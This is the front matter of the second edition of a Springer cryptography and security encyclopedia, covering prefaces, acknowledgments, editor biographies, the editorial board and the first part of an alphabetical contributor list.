Encyclopedia of Cryptography and Security

Henk C.A. van Tilborg · Sushil Jajodia (Eds.)

Encyclopedia of Cryptography and Security

With 332 Figures and 72 Tables
With 2051 Cross-references

Springer

Editors
Henk C.A. van Tilborg
Department of Mathematics and Computing Science
Eindhoven University of Technology
5600 MB Eindhoven
The Netherlands

Sushil Jajodia
Center for Secure Information Systems
George Mason University
Fairfax, VA 22030-4422
USA

ISBN 978-1-4419-5905-8 e-ISBN 978-1-4419-5906-5
DOI 10.1007/978-1-4419-5906-5
ISBN Bundle: 978-1-4419-5907-2
Springer New York Dordrecht Heidelberg London

Library of Congress Control Number: 2011927758

© Springer Science+Business Media, LLC 2005, 2011

All rights reserved. This work may not be translated or copied in whole or in part without the written permission of the publisher (Springer Science+Business Media, LLC, 233 Spring Street, New York, NY 10013, USA), except for brief excerpts in connection with reviews or scholarly analysis. Use in connection with any form of information storage and retrieval, electronic adaptation, computer software, or by similar or dissimilar methodology now known or hereafter developed is forbidden.
The use in this publication of trade names, trademarks, service marks, and similar terms, even if they are not identified as such, is not to be taken as an expression of opinion as to whether or not they are subject to proprietary rights.

Printed on acid-free paper

Springer is part of Springer Science+Business Media (www.springer.com)

Preface to the Second Edition

A rich stream of papers and many good books have been written on cryptography and computer security, but most of them assume a scholared reader who has the time to start at the beginning and work his way through the entire text. The goal of *Encyclopedia of Cryptography and Security, Second Edition* is to make important notions of cryptography and computer security accessible to readers who have an interest in a particular keyword related to cryptology or computer security, but who lack the time to study one of the many books in these areas.

The second edition is intended as a replacement of *Encyclopedia of Cryptography and Security* that was edited by one of us (Henk van Tilborg) and published by Springer in 2005. The current edition provides a comprehensive reference to 750 topics in the broad field of cryptology and computer security; compared to the first edition the reader can find 300 new entries.

This Encyclopedia improves on the earlier edition in several important and interesting ways. First, entries in the first edition have been updated when needed. Second, it provides a broader coverage to the field, and the new entries are mostly in the area of Information and System Security. Third, computer technology has evolved drastically in the short timespan of just five years. We have tried to make an effort to be comprehensive and include coverage of several newer topics. Fourth, the Encyclopedia is available not only as a printed volume but as an online reference work as well. The online edition is available at http://www.springerlink.com.

The title includes a list of entries and of authors. The online edition is an XML e-Reference searchable version that allows cross-references. The online edition will also allow us to make regular updates as new trends and terms arise.

Henk C.A. van Tilborg, Sushil Jajodia
Eindhoven and Fairfax
August 2011

Preface to the First Edition

The need to protect valuable information is as old as history. As far back as Roman times, Julius Caesar saw the need to encrypt messages by means of cryptographic tools. Even before then, people tried to hide their messages by making them "invisible." These hiding techniques, in an interesting twist of history, have resurfaced quite recently in the context of digital rights management. To control access or usage of digital contents like audio, video, or software, information is secretly embedded in the data!

Cryptology has developed over the centuries from an art, in which only few were skillful, into a science. Many people regard the "Communication Theory and Secrecy Systems" paper, by Claude Shannon in 1949, as the foundation of modern cryptology. However, at that time, cryptographic research was mostly restricted to government agencies and the military. That situation gradually changed with the expanding telecommunication industry. Communication systems that were completely controlled by computers demanded new techniques to protect the information flowing through the network.

In 1976, the paper "New Directions in Cryptography," by Whitfield Diffie and Martin Hellman, caused a shock in the academic community. This seminal paper showed that people who are communicating with each other over an insecure line can do so in a secure way with no need for a common secret key. In Shannon's world of secret key cryptography this was impossible, but in fact there was another cryptologic world of public-key cryptography, which turned out to have exciting applications in the real world. The 1976 paper and the subsequent paper on the RSA cryptosystem in 1978 also showed something else: mathematicians and computer scientists had found an extremely interesting new area of research, which was fueled by the ever-increasing social and scientific need for the tools that they were developing. From the notion of public-key cryptography, information security was born as a new discipline and it now affects almost every aspect of life.

As a consequence, information security, and even cryptology, is no longer the exclusive domain of research laboratories and the academic community. It first moved to specialized consultancy firms, and from there on to the many places in the world that deal with sensitive or valuable data; for example the financial world, the health care sector, public institutions, nongovernmental agencies, human rights groups, and the entertainment industry.

A rich stream of papers and many good books have been written on information security, but most of them assume a scholared reader who has the time to start at the beginning and work his way through the entire text. The time has come to make important notions of cryptography accessible to readers who have an interest in a particular keyword related to computer security or cryptology, but who lack the time to study one of the many books on computer and information security or cryptology. At the end of 2001, the idea to write an easily accessible encyclopedia on cryptography and information security was proposed. The goal was to make it possible to become familiar with a particular notion, but with minimal effort. Now, 4 years later, the project is finished, thanks to the help of many contributors, people who are all very busy in their professional life. On behalf of the Advisory Board, I would like to thank each of those contributors for their work. I would also like to acknowledge the feedback and help given by Mihir Bellare, Ran Canetti, Oded Goldreich, Bill Heelan, Carl Pomerance, and Samuel S. Wagstaff, Jr. A person who was truly instrumental for the success of this project is Jennifer Evans at Springer Verlag. Her ideas and constant support are greatly appreciated. Great help has been given locally by Anita Klooster and Wil Kortsmit. Thank you very much, all of you.

Henk C.A. van Tilborg

Acknowledgments

We would like to acknowledge several individuals who made this Encyclopedia possible. First and foremost, we would like to extend our sincerest thanks to the members of the editorial board and all the contributors for their hard work. Thanks are due to our publisher, Jennifer Evans, Editorial Director for Computer Sciences at Springer, for her enthusiasm and support for this project. We are grateful to Tina Shelton, our development editor at Springer, and her staff including Meetu Lall who assisted us with every aspect of preparing this Encyclopedia, from organizing the editorial workflow to dealing with editors and authors and various format-related issues in preparation of the final manuscript. Thank you very much, all of you.

Henk C.A. van Tilborg, Sushil Jajodia
Editors

Eindhoven and Fairfax
May 2011

Editors

Henk C.A. van Tilborg
Department of Mathematics and Computing Science
Eindhoven University of Technology
Eindhoven
The Netherlands
H.C.A.v.Tilborg@tue.nl

Henk C.A. van Tilborg is the Scientific Director of the research school EIDMA (Euler Institute for Discrete Mathematics and its Applications) and the Eindhoven Institute for the Protection of Systems and Information EIPSI. He is a board member of WIC (Werkgemeenschap voor Informatie en Communicatietheorie).

Dr. van Tilborg received his M.Sc. (1971) and Ph.D. degree (1976) from the Eindhoven University of Technology, the Netherlands. He was working as associate professor at the university, before he became a full professor in 1992. During 1986–1992 he also served a part-time professorship at the Dutch Open University. He has also been a visiting professor at California Institute of Technology, the University of Pretoria and Macquarie University and visiting scientist at the IBM Almaden Research Center and Bell Laboratories.

He has been involved in the organization of many international conferences. He was the program committee co-chair of ISIT-97 (IEEE International Symposium on Information Theory), Germany. He was Program Committee Member of WCC1999, WCC2003, WCC2005, WCC2007, and WCC2009 (Workshop on Coding theory and Cryptography). He has been the advisor of about 20 Ph.D. and 30 M.Sc. students in the area of coding theory and cryptography.

Dr. van Tilborg has written three books, two on cryptology and one on coding theory. He is the (co-)author of more than 100 articles in leading journals and also holds two patents. He is the Associate editor of Designs, Codes and Cryptography and Journal of Combinatorics, Information & System Sciences. From April 2007–December 2008 he was the Associate editor for the Journal of the Indonesian Mathematical Society. He is also the Advisory editor of Advances in Mathematics of Communications since 1 January 2007 and editor of the Asian-European Journal of Mathematics.

Webpage: http://www.win.tue.nl/~henkvt/

Sushil Jajodia
Center for Secure Information Systems
George Mason University
Fairfax, VA
USA
jajodia@gmu.edu

Sushil Jajodia is University Professor, BDM International Professor, and the director of Center for Secure Information Systems in the Volgenau School of Engineering at the George Mason University, Fairfax, Virginia. He served as the chair of the Department of Information and Software Engineering during 1998–2002. He joined Mason after serving as the director of the Database and Expert Systems Program within the Division of Information, Robotics, and Intelligent Systems at the National Science Foundation. Before that he was the head of the Database and Distributed Systems Section in the Computer Science and Systems Branch at the Naval Research Laboratory, Washington and Associate Professor of Computer Science and Director of Graduate Studies at the University of Missouri, Columbia. He has also been a visiting professor at the University of Milan, Italy; Sapienz University of Rome, Italy; Isaac Newton Institute for Mathematical Sciences, Cambridge University, England; and King's College,London, England.

Dr. Jajodia received his PhD from the University of Oregon, Eugene. The scope of his current research interests encompasses information secrecy, privacy, integrity, and availability problems in military, civil, and commercial sectors. He has authored six books, edited thirty seven books and conference proceedings, and published more than 400 technical papers in the refereed journals and conference proceedings. He is also a holder of eight patents and has several patent applications pending. He received the 1996 IFIP TC 11 Kristian Beckman award, 2000 Volgenau School of Engineering Outstanding Research Faculty Award and 2008 ACM SIGSAC Outstanding Contributions Award, and 2011 IFIP WG 11.3 Outstanding Research Contributions Award. He was recognized for the most accepted papers at the 30th anniversary of the IEEE Symposium on Security and Privacy. His h-index is 70 and Erdos number is 2.

Dr. Jajodia has served in different capacities for various journals and conferences. He serves on the editorial boards of IET Information Security, International Journal of Information and Computer Security, and International Journal of Information Security and Privacy. He was the founding editor-in-chief of the Journal of Computer Security (1992–2010) and a past editor of ACM Transactions on Information and Systems Security (1999–2006) and IEEE Transactions on Knowledge and Data Engineering. He is the consulting editor of the Springer International Series on Advances in Information Security. He has been named a Golden Core member for his service to the IEEE Computer Society, and received International Federation for Information Processing (IFIP) Silver Core Award "in recognition of outstanding services to IFIP" in 2001. He is a past chair of the ACM Special Interest Group on Security, Audit, and Control (SIGSAC), IEEE Computer Society Technical Committee on Data Engineering, and IFIP WG 11.5 on Systems Integrity and Control. He is a senior member of the IEEE and a member of IEEE Computer Society and Association for Computing Machinery.

Webpage: http://csis.gmu.edu/faculty/jajodia.html

Editorial Board

Carlisle Adams
School of Information Technology and Engineering (SITE)
University of Ottawa
Ottawa
Ontario
Canada
cadams@site.uottawa.ca

Friedrich L. Bauer
Kottgeisering
Germany
flb@cs.tum.edu

Gerrit Bleumer
Research and Development
Francotyp Group
Birkenwerder bei Berlin
Germany
g.bleumer@francotyp.com

Dan Boneh
Department of Computer Science
Stanford Univeristy
Stanford, CA
USA
dabo@cs.stanford.edu

Pascale Charpin
INRIA
Rocquencourt
Le Chesnay Cedex
France
pascale.charpin@inria.fr

Claude Crépeau
School of Computer Science
McGill University
Montreal
Quebec
Canada
crepeau@cs.mcgill.ca

Ernesto Damiani
Dipartimento di Tecnologie dell'Informazione (DTI)
Università degli Studi di Milano
Crema (CR)
Italy
ernesto.damiani@unimi.it

Sabrina De Capitani di Vimercati
DTI-Dipartimento di Tecnologie dell'Informazione
Università degli Studi di Milano
Crema
Italy
sabrina.decapitani@unimi.it

Marijke De Soete
Security4Biz
Oostkamp
Belgium
marijke.desoete@pandora.be

Yvo Desmedt
Department of Computer Science
University College London
London
United Kingdom
y.desmedt@cs.ucl.ac.uk

Somesh Jha
Department of Computer Science
University of Wisconsin
Madison, WI
USA
jha@cs.wisc.edu

Gregory Kabatiansky
Dobrushin Mathematical Lab
Institute for Information Transmission Problems RAS
Moscow
Russia
kaba@iitp.ru

Angelos Keromytis
Department of Computer Science
Columbia University
New York, NY
USA
angelos@cs.columbia.edu

Tanja Lange
Coding Theory and Cryptology, Eindhoven Institute for the Protection of Systems and Information, Department of Mathematics and Computer Science
Technische Universiteit Eindhoven
Eindhoven
The Netherlands
tanja@hyperelliptic.org

Catherine Meadows
U.S. Naval Research Laboratory
Washington, DC
USA
meadows@itd.nrl.navy.mil,
catherine.meadows@nrl.navy.mil

Alfred Menezes
Department of Combinatorics and Optimization
University of Waterloo
Waterloo
Ontario
Canada
ajmeneze@uwaterloo.ca

David Naccache
Département d'informatique, Groupe de cryptographie
École normale supérieure
Paris
France
david.naccache@ens.fr

Sukumaran Nair
Department of Computer Science and Engineering
Bobby B. Lyle School of Engineering
Southern Methodist University
Dallas
USA
nair@lyle.smu.edu

Peng Ning
Department of Computer Science
North Carolina State University
Raleigh, NC
USA
pning80@gmail.edu
pning@ncsu.edu

Christof Paar
Horst Gortz Institute for IT Security, Chair for Embedded Security
Ruhr-Universitatet Bochum
Bochum
Germany
Christof.Paar@rub.de

Stefano Paraboschi
Dipartimento di Ingegneria dell'Informazione e Metodi Matematici
Università degli Studi di Bergamo
Dalmine, BG
Italy
parabosc@unibg.it

Vincenzo Piuri
Dipartimento di Tecnologie dell'Informazione
Universita' degli Studi di Milano
Crema (CR)
Italy
vincenzo.piuri@unimi.it

Bart Preneel
Department of Electrical Engineering-ESAT/COSIC
Katholieke Universiteit Leuven and IBBT
Leuven-Heverlee
Belgium
bart.preneel@esat.kuleuven.be

Jean-Jacques Quisquater
Microelectronics Laboratory
Université catholique de Louvain
Louvain-la-Neuve
Belgium
Jean-Jacques.Quisquater@uclouvain.be

Kazue Sako
NEC
Kawasaki
Japan
k-sako@ab.jp.nec.com

Pierangela Samarati
Dipartimento di Tecnologie dell'Informazione
Università degli Studi di Milano
Crema
Italy
pierangela.samarati@unimi.it

Berry Schoenmakers
Technische Universiteit Eindhoven
Eindhoven
The Netherlands
berry@win.tue.nl

Sean W. Smith
Department of Computer Science
Dartmouth College
Hanover, NH
USA
sws@cs.dartmouth.edu

Angelos Stavrou
Computer Science Department
School Information Technology and Engineering
George Mason University
Fairfax, VA
USA
astavrou@gmu.edu

Patrick Traynor
School of Computer Science
Georgia Institute of Technology
Atlanta, GA
USA
traynor@cc.gatech.edu

Sencun Zhu
Department of Computer Science and Engineering
Pennsylvania State University
University Park, PA
USA
szhu@cse.psu.ed

List of Contributors

Saeed Abu-Nimeh
Damballa Inc.
Atlanta, GA
USA

Nabil Adam
Department of Management Science and Information Systems, CIMIC
Rutgers, The State University of New Jersey
Newark, NJ
USA

Carlisle Adams
School of Information Technology and Engineering (SITE)
University of Ottawa
Ottawa, Ontario
Canada

Malek Adjouadi
Department of Electrical and Computer Engineering
Florida International University
Miami
Florida

Charu C. Aggarwal
IBM T. J. Watson Research Center
Hawthorne, NY
USA

Vijay Alturi
Management Science and Information Systems Department
Center for Information Management, Integration and Connectivity
Rutgers University
Newark, NJ
USA

Jim Alves-Foss
Department of Computer Science
University of Idaho
Moscow, ID
USA

Claudio A. Ardagna
Dipartimento di Tecnologie dell'Informazione (DTI)
Università degli Studi di Milano
Crema (CR)
Italy

Roberto Avanzi
Ruhr-Universität Bochum
Bochum
Germany

Gildas Avoine
Université catholique de Louvain
Louvain-la-Neuve
Belgium

Ali Bagherzandi
Donald Bren School of Computer Science
University of California
Irvine, CA
USA

Suman Banerjee
Department of Computer Sciences
University of Wisconsin at Madison
Madison, WI
USA

Alexander Barg
Department of Electrical and Computer Engineering
University of Maryland
College Park, MD
USA

Paulo S. L. M. Barreto
Department of Computer and Digital Systems Engineering (PCS)
Escola Politécnica
University of São Paulo (USP)
São Paulo
Brazil

Friedrich L. Bauer
Kottgeisering
Germany

Homayoon Beigi
Research
Recognition Technologies, Inc.
Yorktown Heights, NY
USA

David Elliott Bell
Reston
VA
USA

Steven M. Bellovin
Department of Computer Science
Columbia University
New York, NY
USA

Olivier Benoît
Ingenico
Région de Saint-Étienne
France

Daniel J. Bernstein
Department of Computer Science
University of Illinois at Chicago
Chicago, Illinois
USA

Claudio Bettini
Dipartimento di Informatica e Comunicazione (DICo)
Università degli Studi di Milano
Milano
Italy

Bir Bhanu
Center for Research in Intelligent Systems
University of California
Riverside, CA
USA

Kaigui Bian
Department of Electrical and Computer Engineering
Virginia Tech
Blacksburg, VA
USA

Frédérique Biennier
LIESP
INSA de Lyon
Villeurbanne
France

Eli Biham
Department of Computer Science
Technion – Israel Institute of Technology
Haifa
Israel

Alex Biryukov
FDEF, Campus Limpertsberg
University of Luxembourg
Luxembourg

Joachim Biskup
Fakultät für Informatik
Technische Universität Dortmund
Dortmund
Germany

Soma Biswas
Department of Electrical and Computer Engineering
Center for Automation Research
University of Maryland
College Park, MD
USA

J. Black
Department of Computer Science
Boulder, CO
USA

G. R. Blakley
Department of Mathematics
Texas A&M University
TX
USA

Gerrit Bleumer
Research and Development
Francotyp Group
Birkenwerder bei Berlin
Germany

Carlo Blundo
Dipartimento di Informatica ed Applicazioni
Universitá di Salerno
Fisciano (SA)
Italy

Piero A. Bonatti
Dipartimento di Scienze Fisiche
Universitá di Napoli Federico II
Napoli
Italy

Dan Boneh
Department of Computer Science
Stanford Univeristy
Stanford, CA
USA

Antoon Bosselaers
Department of Electrical Engineering
Katholieke Universiteit Leuven
Leuven-Heverlee
Belgium

Luc Bouganim
INRIA Rocquencourt
Le Chesnay
France

Brian M. Bowen
Department of Computer Science
Columbia University
New York, NY
USA

Gilles Brassard
Department IRO
Université de Montréal
Montreal, Quebec
Canada

Vladimir Brik
Department of Computer Sciences
University of Wisconsin at Madison
Madison, WI
USA

Gerald Brose
HYPE Softwaretechnik GmbH
Bonn
Germany

David Brumley
Electrical and Computer Engineering Department
Department of Computer Science
Carnegie Mellon University
Pittsburgh, PA
USA

Marco Bucci
Fondazione Ugo Bardoni
Roma
Italy

Mike Burmester
Department of Computer Science
Florida State University
Tallahassee, FL
USA

Laurent Bussard
European Microsoft Innovation Center
Aachen
Germany

Christian Cachin
IBM Research - Zurich
Rüschlikon
Switzerland

Tom Caddy
InfoGard Laboratories
San Luis Obispo, CA
USA

Jon Callas
PGP Corporation
Menlo park, CA
USA

Alessandro Campi
Dipartimento di Elettronica e Informazione
Politecnico di Milano
Milano
Italy

Patrizio Campisi
Department of Applied Electronics
Università degli Studi Roma TRE
Rome
Italy

Ran Canetti
The Blavatnik School of Computer Sciences
Tel Aviv University
Ramat Aviv, Tel Aviv
Israel

Hakki C. Cankaya
Department of Computer Engineering
Izmir University of Economics
Izmir
Turkey

Ebru Celikel Cankaya
Department of Computer Science and Engineering
University of North Texas
Denton, TX
USA

Christophe De Cannière
Department of Electrical Engineering
Katholieke Universiteit Leuven
Leuven-Heverlee
Belgium

Anne Canteaut
Project-Team SECRET
INRIA Paris-Rocquencourt
Le Chesnay
France

Guohong Cao
Mobile Computing and Networking (MCN) Lab
Department of Computer Science and Engineering
The Pennsylvania State University
University Park, PA
USA

Srdjan Capkun
System Security Group
Department of Computer Science
ETH Zurich
Zürich
Switzerland

Claude Carlet
Département de mathématiques and LAGA
Université Paris 8
Saint-Denis Cedex
France

William D. Casper
High Assurance Computing and Networking Labs (HACNet)
Department of Computer Science and Engineering
Bobby B. Lyle School of Engineering
Southern Methodist University
Houston, TX
USA

Ann Cavoukian
Information and Privacy Commissioner's Office of Ontario
Toronto, ON
Canada

David Challener
Applied Physics Laboratory
Johns Hopkins University
Laurel, MD
USA

PASCALE CHARPIN
INRIA
Rocquencourt
Le Chesnay Cedex
France

RAMA CHELLAPPA
Center for Automation Research
Department of Electrical and Computer Engineering
University of Maryland
College Park, MD
USA

BEE-CHUNG CHEN
Yahoo! Research
Mountain View, CA
USA

YU CHEN
Department of Electrical and Computer Engineering
Florida International University
Miami
Florida

CHEN-MOU CHENG
Department of Electrical Engineering
National Taiwan University
Taipei
Taiwan

YOUNG B. CHOI
Department of Natural Science, Mathematics and Technology
School of Undergraduate Studies Regent University
Virginia Beach, VA
USA

HAMID CHOUKRI
Gemalto Compagny

MIHAI CHRISTODORESCU
IBM T.J. Watson Research Center
Hawthorne, NY
USA

STELVIO CIMATO
Department of Information Technologies
Università degli Studi di Milano
Crema (CR)
Italy

ANDREW CLARK
Information Security Institute
Queensland University of Technology
Brisbane
Queensland
Australia

DANNY DE COCK
Department of Electrical Engineering-ESAT/COSIC
K.U. Leuven and IBBT
Leuven-Heverlee
Belgium

SCOTT CONTINI
Silverbrook Research
New South Wales
Australia

DEBBIE COOK
Telcordia Applied Research
Piscataway
New Jersey
USA

SCOTT E. COULL
RedJack, LLC.
Silver Spring, MD
USA

CLAUDE CRÉPEAU
School of Computer Science
McGill University
Montreal, Quebec
Canada

LORRIE FAITH CRANOR
School of Computer Science
Carnegie Mellon University
Pittsburg, PA
USA

Eric Cronin
CIS Department
University of Pennsylvania
Philadelphia, PA
USA

Scott Crosby
Department of Computer Science
Rice University
Houston, TX
USA

Mary J. Culnan
Information and Process Management Department
Bentley University
Waltham, MA
USA

Frédéric Cuppens
LUSSI Department
TELECOM Bretagne
Cesson Sévigné CEDEX
France

Nora Cuppens-Boulahia
LUSSI Department
TELECOM Bretagne
Cesson Sévigné CEDEX
France

Reza Curtmola
Department of Computer Science
New Jersey Institute of Technology (NJIT)
Newark, NJ
USA

Italo Dacosta
Department of Computer Sciences
Georgia Institute of Technology
Paris, Atlanta
USA

Joan Daemen
STMicroelectronics
Zaventem
Belgium

Ernesto Damiani
Dipartimento di Tecnologie dell'Informazione (DTI)
Università degli Studi di Milano
Crema (CR)
Italia

Sabrina De Capitani di Vimercati
Dipartimento di Tecnologie dell'Informazione (DTI)
Università degli Studi di Milano
Crema (CR)
Italy

Marijke De Soete
Security4Biz
Oostkamp
Belgium

Alexander W. Dent
Information Security Group
Royal Holloway
University of London
Egham, Surrey
UK

Yvo Desmedt
Department of Computer Science
University College London
London
UK

Yevgeniy Dodis
Department of Computer Science
New York University
New York
USA

Josep Domingo-Ferrer
Department of Computer Engineering and
Mathematics
Universitat Rovira i Virgili
Tarragona
Catalonia

Jing Dong
Department of Computer Science
Purdue University
West Lafayette, IN
USA

Glenn Durfee
San Francisco, CA
USA

Cynthia Dwork
Microsoft Research, Silicon Valley
Mountain View, CA
USA

Wesley Eddy
Verizon/NASA Glenn Research Center
Cleveland, Ohio
USA

Thomas Eisenbarth
Department of Mathematical Sciences
Florida Atlantic University

Carl M. Ellison
New York, USA

William Enck
Department of Computer Science and Engineering
The Pennsylvania State University
University Park, PA
USA

Paul England
Microsoft Corporation
Redmond, WA
USA

Aaron Estes
Department of Computer Science and Engineering,
Lyle School of Engineering
Southern Methodist University
Dallas, TX
USA

Martin Evison
Forensic Science Program
University of Toronto
Mississauga, ON
Canada

Serge Fenet
LIRIS UMR 5205
Université Claude Bernard Lyon 1
Villeurbanne cedex
France

David Ferraiolo
National Institute of Standards and Technology
Gaithersburg, MD
USA

Matthieu Finiasz
ENSTA
France

Caroline Fontaine
Lab-STICC/CID and Telecom Bretagne/ITI
CNRS/Lab-STICC/CID and Telecom Bretagne
Brest Cedex 3
France

Sara Foresti
Dipartimento di Tecnologie dell'Informazione (DTI)
Università degli Studi di Milano
Crema (CR)
Italy

Dario V. Forte
Founder and CEO
DFLabs
Crema/CR
Italy
and
University of Milano
Crema
Italy

Matthew K. Franklin
Computer Science Department
University of California
Davis, CA
USA

KEITH B. FRIKKEN
Department of Computer Science and Software Engineering
Miami University
Oxford, OH
USA

TIM E. GÜNEYSU
Department of Electrical Engineering and Information Technology
Ruhr-University Bochum
Bochum
Germany

ERNST M. GABIDULIN
Department of Radio Engineering
Moscow Institute of Physics and Technology (State University)
Dolgoprudny, Moscow region
Russia

ALBAN GABILLON
Laboratoire Gepasud
Université de la Polynésie Française
Tahiti
French Polynesia

PHILIPPE GABORIT
XLIM-DMI
University of Limoges
France

MARTIN GAGNÉ
Department of Computer Science
University of Calgary
Calgary
Canada

VINOD GANAPATHY
Department of Computer Science
Rutgers, The State University of New Jersey
Piscataway, NJ
USA

PIERRICK GAUDRY
CNRS – INRIA – Nancy Université
Vandoeuvre-lés-Nancy
France

JOHANNES GEHRKE
Department of Computer Science
Cornell University
Ithaca, NY
USA

DAN GORDON
IDA Center for Communications Research
San Diego, CA
USA

ELISA GORLA
Department of Mathematics
University of Basel
Basel
Switzerland

LOUIS GOUBIN
Versailles St-Quentin-en-Yvelines University
France

VENU GOVINDARAJU
Center for Unified Biometrics and Sensors (CUBS)
University at Buffalo (SUNY Buffalo)
Amherst, NY
USA

TYRONE GRANDISON
Intelligent Information Systems
IBM Services Research
Hawthorne, NY
USA

MARCO GRUTESER
Wireless Information Network Laboratory
Department of Electrical and Computer Engineering
Rutgers University
North Brunswick, NJ
USA

GUOFEI GU
Department of Computer Science and Engineering
Texas A&M University
College Station, TX
USA

QIJUN GU
Department of Computer Science
Texas State University-San Marcos
San Marcos, Texas
USA

JORGE GUAJARDO
Bosch Research and Technology Center North America
Pittsburgh
USA

YANLI GUO
INRIA Rocquencourt
Le Chesnay
France

STUART HABER
HP Labs
Princeton
New Jersey
USA

HAKAN HACIGIÜMÜŞ
NEC Research Labs
Cupertino, CA
USA

HELENA HANDSCHUH
Computer Security and Industrial Cryptography
Research Group
Katholieke Universiteit Leuven
Leuven - Heverlee
Belgium

DARREL HANKERSON
Department of Mathematics
Auburn University
Auburn, AL
USA

CLEMENS HEINRICH
Francotyp-Postalia GmbH
Birkenwerder
Germany

TOR HELLESETH
The Selmer Center
Department of Informatics
University of Bergen
Bergen
Norway

NADIA HENINGER
Department of Computer Science
Princeton University
USA

JEFF HOFFSTEIN
Mathematics Department
Brown University
Providence, RI
USA

BIJIT HORE
Donald Bren School of Computer Science
University of California
Irvine, CA
USA

DWIGHT HORNE
Department of Computer Science and Engineering
Southern Methodist University
Dallas, TX
USA

RUSS HOUSLEY
Vigil Security, LLC
Herndon, VA
USA

JEAN-PIERRE HUBAUX
School of Computer and Communication Sciences
École Polytechnique
Fédérale de Lausanne
Lausanne
Switzerland

MICHAEL T. HUNTER
School of Computer Science
Georgia Institute of Technology
Atlanta, GA
USA

MICHAEL HUTH
Department of Computing
Imperial College London
London
UK

SANGWON HYUN
Department of Computer Science
North Carolina State University
Raleigh, NC
USA

HIDEKI IMAI
Chuo University
Bunkyo-ku
Tokyo
Japan

SEBASTIAAN INDESTEEGE
Department of Electrical Engineering-ESAT/COSIC
Katholieke Universiteit Leuven and IBBT
Leuven-Heverlee
Belgium

JOHN IOANNIDIS
Google, Inc.
New York, NY
USA

ARUN IYENGAR
IBM Research Division
Thomas J. Watson Research Center
Yorktown Heights, NY
USA

COLLIN JACKSON
CyLab, Department of Electrical and Computer Engineering
Carnegie Mellon University
Moffett Field, CA
USA

TRENT JAEGER
Systems and Internet Infrastructure Security Lab
Pennsylvania State University
University Park, PA
USA

GOCE JAKIMOSKI
Electrical and Computer Engineering
Stevens Institute of Technology
Hoboken, NJ
USA

MARTIN JOHNS
SAP Research CEC Karlsruhe
SAP AG
D-76131 Karlsruhe
Germany

ANTOINE JOUX
Laboratoire Prism
Université de Versailles Saint-Quentin-en-Yvelines
Versailles Cedex
France

MARC JOYE
Technicolor Security & Content Protection Labs
Cesson-Sévigné Cedex
France

MIKE JUST
Glasgow Caledonian University
Glasgow, Scotland
UK

STEFAN KÖPSELL
Institute of Systems Architecture
Department of Computer Science
Technische Universitat
Dresden
Germany

GREGORY KABATIANSKY
Dobrushin Mathematical Lab
Institute for Information Transmission Problems RAS
Moscow
Russia

BURT KALISKI
Office of the CTO
EMC Corporation
Hopkinton, MA
USA

Brent Byung Hoon Kang
Department of Applied Information Technology and
Centre for Secure Information Systems
The Volgenau School of Engineering
George Mason University
Fairfax, VA
USA

Vivek Kanhangad
Biometrics Research Centre
Department of Computing
The Hong Kong Polytechnic University
Hung Hom
Kowloon
Hong Kong

Timo Kasper
Horst Görst Institute for IT Security
Ruhr University Bochum

Stefan Katzenbeisser
Security Engineering Group
Technische Universität Darmstadt
Darmstadt
Germany

Angelos D. Keromytis
Department of Computer Science
Columbia University
New York, NY
USA

George Kesidis
Computer Science & Engineering and Electrical
Engineering Departments
Pennsylvania State University
University Park, PA
USA

Aggelos Kiayias
Department of Computer Science Engineering
University of Connecticut
Storrs, CT
USA

Daniel Kifer
Department of Computer Science and Engineering
Penn State University
University Park, PA
USA

Johannes Kinder
Formal Methods in Systems Engineering
Technische Universität Darmstadt
Darmstadt
Germany

Engin Kirda
Institut Eurecom
Sophia Antipolis
France

Amit Klein
Trusteer
Tel Aviv
Israel

Lars R. Knudsen
Department of Mathematics
Technical University of Denmark
Lyngby
Denmark

Çetin Kaya Koç
College of Engineering and Natural Sciences
Istanbul Sehir University
Uskudar
Istanbul
Turkey

François Koeune
Microelectronics Laboratory
Université catholique de Louvain
Louvain-la-Neuve
Belgium

Hugo Krawczyk
IBM T.J. Watson Research Center
NY
USA

ALEXANDER KRUPPA
Projet CACAO
LORIA
Villers-lès-Nancy Cedex
France

KRZYSZTOF KRYSZCZUK
IBM Zurich Research Laboratory (DTI)
Lausanne
Switzerland

MARKUS KUHN
Computer Laboratory
University of Cambridge
Cambridge
UK

KAORU KUROSAWA
Department of Computer and Information Sciences
Ibaraki University
Hitachi-shi
Japan

RUGGERO DONIDA LABATI
Dipartimento di Tecnologie dell'Informazione
Università degli Studi di Milano
Crema (CR)
Italy

PETER LANDROCK
Cryptomathic
UK

JEAN-LOUIS LANET
XLIM, Department of Mathematics and Computer Science
University of Limoges
Limoges
France

TANJA LANGE
Coding Theory and Cryptology
Eindhoven Institute for the Protection of Systems and Information
Department of Mathematics and Computer Science
Technische Universiteit Eindhoven
Eindhoven
The Netherlands

GREGOR LEANDER
Department of Mathematics
Technical University of Denmark
Lyngby
Denmark

ADAM J. LEE
Department of Computer Science
University of Pittsburgh
Pittsburgh, PA
USA

ELISABETH DE LEEUW
Siemens IT Solutions and Services B.V.
Zoetermeer
The Netherlands

KRISTEN LEFEVRE
Department of Electrical Engineering and Computer Science
University of Michigan
Ann Arbor, MI
USA

ARJEN K. LENSTRA
Laboratory for cryptologic algorithms - LACAL
School of Computer and Communication Sciences
École Polytechnique Fédérale de Lausanne
Switzerland

REYNALD LERCIER
Institut de recherche mathématique de Rennes
Université de Rennes 1
Rennes Cedex
France

PAUL LEYLAND
Brnikat Limited
Little Shelford
Cambridge
UK

STAN Z. LI
Center for Biometrics and Security Research
Institute of Automation
Chinese Academy of Sciences
Beijing
Public Republic of China

NINGHUI LI
Department of Computer Science
Purdue University
West Lafayette, Indiana
USA

MING LI
Department of Electrical and Computer Engineering
Worcester Polytechnic Institute
Worcester, MA
USA

BENOÎT LIBERT
Microelectronics Laboratory
Université catholique de Louvain
Louvain-la-Neuve
Belgium

MYEONG L. LIM
Department of Applied Information Technology and
Centre for Secure Information Systems
The Volgenau School of Engineering
George Mason University
Fairfax, VA
USA

SHINYOUNG LIM
School of Health and Rehabilitation Services
University of Pittsburgh
Pittsburgh, PA
USA

MOSES LISKOV
Department of Computer Science
The College of William and Mary
Williamsburg, VA
USA

DONGGANG LIU
Department of Computer Science and Engineering
The University of Texas at Arlington
Arlington, Texas
USA

ZONGYI LIU
Amazon.com
Seattle, WA
USA

GIOVANNI LIVRAGA
Dipartimento di Tecnologie dell'Informazione (DTI)
Università degli Studi di Milano
Crema (CR)
Italy

STEVE LLOYD
Sphyrna Security Incorporated
Steve Lloyd Consulting Inc.
Ottawa, ON
Canada

MICHAEL E. LOCASTO
Department of Computer Science
George Mason University
Fairfax, VA
